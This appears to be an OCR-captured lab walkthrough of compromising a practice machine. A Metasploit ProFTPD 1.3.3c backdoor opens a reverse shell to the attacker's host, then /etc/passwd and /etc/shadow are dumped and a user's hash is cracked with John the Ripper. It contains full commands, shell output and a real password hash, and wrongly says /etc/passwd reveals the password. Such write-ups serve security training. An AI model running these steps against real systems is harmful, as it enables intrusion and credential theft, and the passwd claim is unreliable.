
```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# exit
exit
exit
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin    dev    initrd.img  lost+found  opt   run   srv  usr
boot   etc    lib         media       proc  sbin  sys  var
```



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.9:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.1.10:4444 -> 192.168.1.9:57254) at 2025-06-03 17:15:40 +0530

whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# exit
exit
exit
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

- now for get the password for our user we write following command for get password

```
root@vtcsec:/# cat /etc/passwd
```



```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
root@vtcsec:/# 
```


- here we get our password for user marlinspike.

```
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

Other case if password is encrypted

- follow this command


```
root@vtcsec:/# cat /etc/shadow
```



```
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:
::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/#
```


- now you see our password is encrypted form so we use john the ripper for crack the password.
- first copy the encrypted password and save in text file.
- and run the following command.

```
┌──(root㉿kali)-[~]
└─# nano password.txt

┌──(root㉿kali)-[~]
└─# cat password.txt
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.o
v/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

┌──(root㉿kali)-[~]
└─# john password.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-03 17:27) 33.33g/s 400.0p/s 400.0c/s
400.0C/s marlinspike..marlinspike0
```



```
┌──(root㉿kali)-[~]
└─# nano password.txt


┌──(root㉿kali)-[~]
└─# cat password.txt
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::


┌──(root㉿kali)-[~]
└─# john password.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-03 17:27) 33.33g/s 400.0p/s 400.0c/s 400.0C/s marlinspike..marlinspike0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.


┌──(root㉿kali)-[~]
└─# 
```

- now you see we successfully cracked the password and we do successful login in target machine.



Summery

- We used **Netdiscover** to find the target's IP and ran an **Nmap** scan to identify open ports and services like **FTP, HTTP, and SSH**. The **ProFTPD 1.3.3c** FTP service had a known vulnerability, which we exploited using **Metasploit** to gain shell access. We then checked the **/etc/passwd** file for user info and discussed cracking encrypted passwords with **John the Ripper** or **Hashcat**.